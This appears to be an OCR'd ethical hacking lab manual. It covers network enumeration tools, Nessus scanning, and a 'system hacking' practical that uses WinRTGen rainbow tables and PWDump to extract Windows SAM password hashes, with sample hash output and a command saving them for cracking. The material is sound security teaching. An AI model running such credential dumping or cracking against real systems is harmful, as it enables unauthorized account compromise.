
B. Perform Vulnerability Analysis using Nessus.


A. Enumeration

Enumeration is the process of extracting user names, machine names, network resources, shares, and services from a system, and its conducted in an intranet environment.
In this phase, the attacker creates an active connection to the system and performs directed queries to gain more information about the target. The gathered information is used to identify the vulnerabilities or weak points in system security and tries to exploit in the System gaining phase.

a. Nmap

NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response bring some clues regarding nature of an operating system disclosing the type an OS.
To perform OS detection with nmap perform the following: ***nmap -O <ip address>***






b. NetBIOS

NetBIOS stands for Network Basic Input Output System. It Allows computer communication over a LAN and allows them to share files and printers. NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
┌──(ritik㉿ritik)-[~]
└─$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 ritik:45204            del12s05-in-f4.1e:https ESTABLISHED
tcp        0      0 ritik:49222            server-13-224-20-:https ESTABLISHED
tcp        0      0 ritik:34744            ec2-35-167-149-24:https ESTABLISHED
tcp        0      0 ritik:58126            ec2-35-161-6-128.:https ESTABLISHED
tcp        0      0 ritik:55236            104.18.32.68:http       TIME_WAIT
tcp        0      0 ritik:60936            98.203.120.34.bc.:https ESTABLISHED
tcp        0      0 ritik:43858            104.22.24.131:https     ESTABLISHED
tcp        0      0 ritik:37840            20.120.65.166:https     ESTABLISHED
tcp        0      0 ritik:46330            104.16.122.175:https    ESTABLISHED
udp        0      0 ritik:bootpc           WS-GFGDC01.ad.ge:bootps ESTABLISHED
raw6       0      0 [::]:ipv6-icmp         [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     197448   /run/user/1000/speech-dispatcher/speechd.sock
unix  2      [ ACC ]     STREAM     LISTENING     17408    /tmp/.X11-unix/X1
unix  2      [ ACC ]     STREAM     LISTENING     19999    @/tmp/.ICE-unix/1182
unix  3      [ ]         DGRAM      CONNECTED     14870    /run/systemd/notify
```


c. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information




d. SuperScan Software


SuperScan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.



e. Wireshark


Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues





B. Vulnerability Analysis using Nessus.

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as-a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.



Practical No. 5

Aim: Perform the system hacking using the tools:

A. **Winrtgen**
B. **PWDump**
C. **Ophcrack**
D. **NTFS Stream Manipulation**
E. **ADS Spy**
F. **Quickstego**

System Hacking


System hacking is the science of testing computers and network for vulnerabilities and harmful plug-ins. System hacking is itself a vast subject which consists of hacking the different software based technological systems such as laptops, desktops, etc. System hacking is defined as the compromise of computer systems and software to gain access to the target computer and steal or misuse their sensitive information. Here the malicious hacker exploits the weaknesses in a computer system or network to gain unauthorized access of its data or take illegal advantage of it.

A. WinRTGen


WinRTGen is a tool used to generate rainbow tables for password cracking. Rainbow tables are precomputed hash tables containing potential passwords mapped to their hash values. By consulting these tables, attackers can bypass the need for live brute-forcing by quickly looking up the hash of a password and matching it to a known plaintext, significantly speeding up the process of cracking hashed passwords.

It supports various hash types, such as LM, NTLM, MD5, SHA1, and many others, commonly used in Windows environments and some network protocols. Users can customize rainbow tables by setting parameters like password length, character set, chain length, and table size.


1. To generate rainbow tables first we will have to modify the properties of WinRTGen according to our need, and to do so Click on **Add Table**. After this, a new box will appear named **Rainbow Table Properties**.




2. In the **Rainbow Table Properties** window we have the option to modify settings in order to generate rainbow tables according to our needs.




3. After assigning the values to the properties according to our needs click on **Benchmarks**. This will show the estimated time, Hash speed, Step speed, Table Pre-computing time, etc. that will be required to generate the Rainbow Table according to assigned properties.




4. Click on **OK**. This will add the Rainbow Table to the queue in the main window of WinRTGen.



5. After this click on **Rainbow Table** you want to start processing and click **OK**, the WinRTGen will start generating a rainbow table.



6. After completion, this table will be saved to your WinRTGen Directory.



B. PWDump

PWDump is a collection of tools designed to extract hashed passwords from the Windows Security Account Manager (SAM) database and the NTDS file in Active Directory. The various PWDump versions generally function by accessing Windows' SAM files or the Active Directory database to retrieve password hashes, including LM and NTLM hashes. Some versions of PWDump (like pwdump7) employ unique techniques such as kernel-level access to bypass security restrictions that prevent unauthorized access to the SAM file. Running PWDump requires administrative privileges, and it typically interacts directly with low-level system files or database APIs, preserving system stability by not injecting code or creating new services.

1. Open a Command Prompt with administrator privileges. Navigate to the directory where PWDump is located.


2. Use the command syntax for your specific PWDump version. For instance, in pwdump7: ***pwdump7.exe***

3. The output should display hashes for each user account on the system, in the format: ***<Username>:<UserID>:<LM_Hash>:<NTLM_Hash>:::***

```
C:\pwdump7>PwDump7.exe
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es

Administrator:500:74C9C77ACB5DB5A649157356187707A9:836D97D699522704661D0EF503FCCB02:::
Guest:501:5BF1B83F437FBC4F40CF5A4A9D025FBF:8D213EF7B8812F0C98A876BAD07A2927:::
¶:503:0D88D0B103F312AA40C683FC2827D06F:0B5F87EE090E0A61F20188C2C90875AE:::
¶:504:0FB449B2442AF37628D43EA77D1B289A:ABDBE9294E8B5C56619BBF75E15C5FB7:::
diwan:1001:4534C36E23F91490B02C4AE105B79FC5:A67578C7C71E705E68C7DF1726859878:::
```

4. To save the output, redirect the output to a file for later use: pwdump7.exe > hashes.txt

```
C:\pwdump7>PwDump7.exe > hashes.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es
```



5. This will save the output to hashes.txt, which you can analyze or use with other tools (e.g., John the Ripper or Hashcat) for further security assessments or password-cracking tests.

